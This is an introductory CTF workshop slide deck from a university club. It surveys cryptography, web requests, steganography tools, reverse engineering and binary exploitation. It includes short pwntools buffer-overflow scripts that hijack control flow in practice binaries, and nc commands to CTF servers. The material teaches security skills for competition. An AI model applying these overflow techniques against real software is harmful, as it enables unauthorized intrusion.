Intro to CTF

Benjamin Vermunicht & Nicolas Mattelaer


About us

- DAMA & SOFT
- Second year of the master
- Members of Infogroep
- Experience from previous CTFs (CSCBE etc.)
- Updated slides from Robin Vanderstraeten and Bram Vandenbogaerde

About CTF

Register yourself at https://ctf.infogroep.be


- Challenges will appear on the day of the CTF.
- Every challenge contains a description, maybe some files or URL



About CTF

What you need

- A laptop
  - Most useful is Linux!
  - No Linux? Set up a Kali VM (best distro for CTFs)
- Be clever and witted
  - Read the challenge description, they could contain vital information
  - Make quick and dirty scripts to help you out (Scheme, Python, JavaScript, ...)
  - Think out of the box, but don't look too far.



Categories

Overview

- Cryptography
  - Decoding and decrypting messages
  - Reverse engineering of algorithms
- Web
  - Developer Console
  - Cross-site scripting
  - SQL Injections
  - Exploiting network
- Steganography
  - Discovering secrets in files (images, sound, video)
- Reverse Engineering
  - Decompiling machine code
- Exploitation
  - Manipulating memory in unintended ways
  - Stack/Buffer overflows

Cryptography

Cryptography

Concepts

- Encoding
  - Transforming a message that can be returned to its original value
- Encrypting
  - Transforming a message that can only be returned to its original value using a secret key
- Hashing
  - Transforming a message that cannot be returned to its original value

Cryptography

Common Decoding Algorithms

- Numerical bases
    - We use decimal (base10) to represent numbers
    - However, numbers can be encoded in binary (base2), octal (base8), or hexadecimal (base16)
    - Hexadecimal usually starts with 0x
- Character representation
    - ASCII
    - Unicode
    - Morse

Cryptography

Common Decoding Algorithms

- XOR
  - Exclusive OR: Same as OR but true && true == false: has some nice encoding properties

    ```
    $ xortool file # Run the tool with default settings
    ```

- Base64
  - Common encoding standard, usually ends with equal signs
  - E.g. hello -> aGVsbG8=

Cryptography

Common Encryption Algorithms

Message is encrypted using a secret key, sent to the receiver, and decrypted with another (or the same) secret key

- Caesar Cypher
    - Also know as ROT (ROT13)
- RSA
- DES
- AES

Read up on these encryption algorithms on Wikipedia :)

DO NOT BRUTE-FORCE This can get the entire CTF kicked out of the network, instead you need to look for backdoors/oversights in code

Cryptography

Common Hashing Algorithms

Message is hashed. Theoretically, original message can be reverse-engineered, but in practice it could take a billion years.

- SHA128, SHA256, SHA512
- MD5
- HMAC

The same message will always hash to the same value. Useful e.g. with passwords: store a hash of the password in DB, verify login by hashing given password and match it with DB record

Again, no point in brute-forcing

Cryptography

Tools

https://gchq.github.io/CyberChef/ has everything your heart desires

Demo

Web

Web

Concepts

Client (usually a browser) contacts web server using **HTTP/HTTPS** requests

- **GET**: Request information such as the webpage in HTML, CSS styling and JavaScript code
- **POST**: Submit data (E.g., making a new post on your favourite social media)
- **PUT**: Edit submitted data (E.g., Changing account information)
- **DELETE**: Remove submitted data (E.g., deleting a comment)

Web


Browser

Automatically makes a GET request to the webserver to fetch the website.

Buttons etc. on the webpage automatically make POST, PUT and DELTE requests

On Chrome and Firefox: Press F12

- This is the developer console
- It contains the HTML as text
- There is a JavaScript REPL
- Analyse network traffic



```
<!DOCTYPE html>
<html dir="ltr" lang="en" class="focus-outline-visible">
 ▶<head>…</head>
…▼<body show-background-image style="background-color: rgb(0, 0, 0);"> == $0
  ▶<iframe id="backgroundImage" src="chrome-untrusted://new-tab-page/custom_background_image?url=">…</iframe>
  ▶<ntp-app show-background-image_>…</ntp-app>
   <script type="module" src="new_tab_page.js">
   </script>
   <link rel="stylesheet" href="chrome://resources/css/text_defaults_md.css">
   <link rel="stylesheet" href="shared_vars.css">
  ▶<dom-module id="cr-icons" assetpath="chrome://resources/">…</dom-module>
  ▶<dom-module id="cr-hidden-style" assetpath="chrome://resources/">…</dom-module>
  ▶<dom-module id="cr-shared-style" assetpath="chrome://resources/">…</dom-module>
  ▶<dom-module id="cr-input-style" assetpath="chrome://resources/">…</dom-module>
   <script type="module" src="./lazy_load.js"></script>
  ▶<dom-module id="cr-radio-button-style" assetpath="chrome://resources/">…</dom-module>
  </body>
</html>
```

```
element.style {
   background-color: ■rgb(0, 0, 0);
}
body {                                   text_defaults_md.css:20
   font-family: Roboto, "Cantarell", Arial,
      sans-serif;
   font-size: 81.25%;
}
body {                                              (index):7
   background: ▶ ■#000000;
   margin: ▶ 0;
}
body {                                  user agent stylesheet
   display: block;
   ~~margin: ▶ 8px;~~
}
Inherited from html.focus-outline-visible
html {                                     shared_vars.css:10
   --ntp-active-background-color: rgba(var(--
      google-grey-900-rgb), .16);
   --ntp-background-override-color-rgb: 255,
      255, 255;
   --ntp-background-override-color:
      rgba(var(--ntp-background-override-
      color-rgb));
   --ntp-border-color:
      □var(--google-grey-refresh-300);
   --ntp-focus-shadow-color: rgba(var(--
      google-blue-600-rgb), .4);
   --ntp-hover-background-color: rgba(var(--
      google-grey-900-rgb), .1);
   --ntp-selected-background-color:
      rgba(var(--google-blue-refresh-700-
      rgb), .16);
   --ntp-selected-border-color:
      ■var(--google-blue-600);
   --ntp-selected-light-background-color:
      rgba(var(--google-blue-600-rgb), .24);
   --ntp-selected-primary-text-color:
      ■var(--google-blue-refresh-700);
   --ntp-module-text-color: ■#616161;
   --ntp-chip-background-color:
      ■var(--google-blue-600);
   --ntp-chip-text-color: □white;
   --ntp-icon-button-color-active:
      ■var(--google-grey-refresh-700);
   --ntp-icon-button-color:
      ■var(--google-grey-600);
   --ntp-module-scroll-button-color:
      □var(--google-grey-refresh-100);
```

Web

Other Applications

Sometimes it is handy to make HTTP/HTTPS requests not via the browser, but via the CLI

```
$ curl -X POST -d 'key=value' https://ctf.infogroep.be # Example POST re
```

Or with a UI: `sudo snap install insomnia`

Even better is to use a programming language

- `fetch` function in JavaScript can be run from within the browser's JavaScript REPL
- `requests` is a Python library that allows to make and interpret HTTP requests

Web

What can go wrong

- Headers and Cookies
  - Additional data sent to/from the webserver may contain sensitive information
- SQL Injections
  - Adding SQL queries to input forms in a website hoping they will get executed
- Cross-site scripting (XSS)
  - JavaScript code interpreted as HTML text can cause unexpected things to happen to victims

Steganography

Steganography

Concepts

Hiding information 'in plain sight'

- Very diverse category
- Often requires a lot of creativity

Examples

- photoshopping an image
- hiding information in LSB's of an image/video
- Using a recreative programming language
- ...

Steganography

Tools

- `grep`
  - Search for strings in a file

    ```
    $ grep "IGCTF" file
    ```

- `strings`
  - Extracts strings from binaries

    ```
    $ strings file
    ```

Steganography

Tools

- `file`
  - Determine file type

    ```
    $ file <file>
    ```

- `binwalk`
  - Looks for magic bytes to determine file contents

    ```
    $ binwalk file
    ```

Steganography

Tools

- `exiftool`
  - Look at the metadata of files

    ```
    $ exiftool file
    ```

- `xxd`
  - Inspect (or create) a hexdump

    ```
    $ xxd file | less
    ```

  - Good alternative: `bless`

Reverse Engineering

Reverse Engineering

Concepts

Interpreted languages (like Scheme, Python, JavaScript) are fed to an interpreter and executed "on the fly"

Compiled languages (like C, C++, Rust) are fed to a compiler

- This returns a binary file containing machine code
- Unreadable for humans (extra security so that nobody is able to read the code)
- However, decompilation does exist

Reverse Engineering

Using Ghidra

Exploitation

Exploitation

Setup

- You receive:
  - IP and port
  - Possibly a file

```
nc IP port
```


Exploit the program to get the flag!

Example:

```
nc 134.184.49.30 3006
```

Exploitation


C memory layout



Exploitation

C stack layout

```c
int foo(int a, int b) {
    int c;
    char d[128];
}
```



Exploitation

C strings

- Strings in C are null-terminated
- Overwriting the null-byte can let you print out what comes after the string!

Exploitation

Pwntools

Python library built for CTF exploits

- Documentation
- Tutorials
- Connect to a remote or local process
- Send/receive data
- Pack integers
- Generate shellcode
- ROP

Exploitation

Example Pwntools

```python
from pwn import *

offset_buffer = 32
offset_ebp = 8

r = process('./call_me_maybe')
```

Exploitation

Example Pwntools

```
print(r.recvuntil("Pointer to printflag is "))
addr = int(r.recvuntil("\n"), 16)
print(addr)
print(r.recvline())

offset = "A"*offset_buffer + "B"*offset_ebp
r.send(offset)
r.sendline(p64(addr))

r.interactive()
```

Try it yourself

Try it yourself

- Go to https://learn.ctf.infogroep.be
  - This is our learning platform; challenges from previous years appear here
- Create another account using VUB mail
  - No team creation required
- Pick a challenge and try to solve it using the concepts learned. Recommended:
  - **Ancient Stone** Crypto
  - **Tinfoil Hats** Crypto for 2Ba that already saw RSA during Discrete
  - **Tiny** Reverse Engineering
  - **Scrambled Message** Forensics
  - **Break the Gate** Web
  - **Stegosaurus** Steganography
- Site is available 24/7, so you can train further at home
  - But for now we are here to assist you live :)

Fin

Slides van Robin en Bram (ter inspiratie)

Basic Tools


Overview

- grep
- strings
- file
- binwalk
- exiftool
- xortool
- xxd
- base64
- Python
- Cyberchef
- curl

Basic Tools

Linux

- Most useful tools run on Linux
- Some experience with the command line helps
- Spin up a Kali VM if necessary



Basic Tools

grep

Searches for strings in a file

```
$ grep "CSC" file

$ grep "CSC" *

$ grep -R "CSC" directory/ # Grep recursively

$ grep -a "CSC" binary_file # Print matches in binary files

$ grep -C 5 "CSC" file # Print context around matches

$ <command> | grep "CSC" # Pipe
```

Basic Tools

strings

Extracts strings from a binary

```
$ strings file # Extract strings from file

$ strings -n 8 file # Extract only strings of size >= 8

$ strings file | grep "CSC" # grep "CSC" from the result of strings
```

Very useful to find out more info about a binary file

Basic Tools

file

Determine file type

```
$ file <file> # Get the filetype of <file>
```

Basic Tools

binwalk

Looks for magic bytes to determine file contents

```
$ binwalk file # Show components

$ binwalk -e file # Extract known file types

$ binwalk --dd='.*' file # Extract everything
```

Beware of false positives!

Basic Tools

exiftool

Look at the metadata of files

Mostly used for media types (e.g., images, videos, audio)

```
$ exiftool file # Show metadata of a file
```

Basic Tools

xortool

Do xor analysis (search for key)

```
$ xortool file # Run the tool with default settings

$ xortool -l 10 file # Set key length to 10

$ xortool -c 'a' file # Set most frequent character

$ xortool -x file.hex # Input file is hex encoded

$ xortool -t base64 file # Expected output is base64
```

Basic Tools

xxd

Inspect (or create) a hexdump

```
$ xxd file

$ xxd file | less
```

Basic Tools

xxd

Inspect (or create) a hexdump

```
$ xxd file

$ xxd file | less
```

demo

Basic Tools

Python

- Useful scripting language
- Libraries tend to do most of the work for you
- Wide range of applications, from stega and crypto to pwning
- Don't be afraid to write quick and ugly scripts

Basic Tools

CyberChef

Great website that supports lots of encoding/decoding tools

Also can do some smart brute-forcing (Magic)

CyberChef

Basic Tools

curl

Send HTTP requests (GET, POST, etc.) to a web server


Also supports a wide range of other protocols (see man page)

Basic Tools

Browser developer console

In Firefox and Chrome: press F12

- You can inspect the HTML
- You can execute JavaScript



```
<!DOCTYPE html>
<html dir="ltr" lang="en" class="focus-outline-visible">
 ▶<head>…</head>
…▼<body show-background-image style="background-color: rgb(0, 0, 0);"> == $0
   ▶<iframe id="backgroundImage" src="chrome-untrusted://new-tab-page/custom_background_image?url=">…</iframe>
   ▶<ntp-app show-background-image_>…</ntp-app>
    <script type="module" src="new_tab_page.js">
    </script>
    <link rel="stylesheet" href="chrome://resources/css/text_defaults_md.css">
    <link rel="stylesheet" href="shared_vars.css">
   ▶<dom-module id="cr-icons" assetpath="chrome://resources/">…</dom-module>
   ▶<dom-module id="cr-hidden-style" assetpath="chrome://resources/">…</dom-module>
   ▶<dom-module id="cr-shared-style" assetpath="chrome://resources/">…</dom-module>
   ▶<dom-module id="cr-input-style" assetpath="chrome://resources/">…</dom-module>
    <script type="module" src="./lazy_load.js"></script>
   ▶<dom-module id="cr-radio-button-style" assetpath="chrome://resources/">…</dom-module>
  </body>
</html>
```

```
element.style {
  background-color: ■rgb(0, 0, 0);
}
body {                                  text_defaults_md.css:20
  font-family: Roboto, "Cantarell", Arial,
     sans-serif;
  font-size: 81.25%;
}
body {                                            (index):7
  background: ▶ ■#000000;
  margin: ▶ 0;
}
body {                              user agent stylesheet
  display: block;
  ~~margin: ▶ 8px;~~
}
Inherited from html.focus-outline-visible
html {                                   shared_vars.css:10
  --ntp-active-background-color: rgba(var(--
     google-grey-900-rgb), .16);
  --ntp-background-override-color-rgb: 255,
     255, 255;
  --ntp-background-override-color:
     rgba(var(--ntp-background-override-
     color-rgb));
  --ntp-border-color:
     □var(--google-grey-refresh-300);
  --ntp-focus-shadow-color: rgba(var(--
     google-blue-600-rgb), .4);
  --ntp-hover-background-color: rgba(var(--
     google-grey-900-rgb), .1);
  --ntp-selected-background-color:
     rgba(var(--google-blue-refresh-700-
     rgb), .16);
```

Advanced Tools

Decompiling

Using Ghidra

Network analysing

Using WireShark

Exploitation

Setup

- You receive:
    - IP and port
    - Possibly a file

```
nc IP port
```


Exploit the program to get the flag!

Example:

```
nc 51.15.113.138 1337
```

Background


C memory layout



Background

C stack layout

```c
int foo(int a, int b) {
    int c;
    char d[128];
}
```



Background

C strings

- Strings in C are null-terminated
- Overwriting the null-byte can let you print out what comes after the string!

Pwntools

Python library built for CTF exploits

- Documentation
- Tutorials
- Connect to a remote or local process
- Send/receive data
- Pack integers
- Generate shellcode
- ROP

Examples will follow

Example 1

Example 1

Solution

```python
from pwn import *

a_count = 29
nine_count = 17

r = process('./bliep')
#r = remote('51.15.113.138', '1337')

print(r.recvuntil("Enter your name: "))
r.sendline('a' * a_count)

print(r.recvuntil("Enter your age: "))
r.sendline('9' * nine_count)

r.interactive()
```

Example 2

Example 2

Solution

```python
from pwn import *

offset_buffer = 32
offset_ebp = 8

r = process('./call_me_maybe')
```

Example 2

Solution

```
print(r.recvuntil("Pointer to printflag is "))
addr = int(r.recvuntil("\n"), 16)
print(addr)
print(r.recvline())

offset = "A"*offset_buffer + "B"*offset_ebp
r.send(offset)
r.sendline(p64(addr))

r.interactive()
```

Advanced

- Shellcode
- Return to libc
- ROP chains
- Stack canaries

Further reading

- Smashing The Stack For Fun And Profit
- SoK: Eternal War in Memory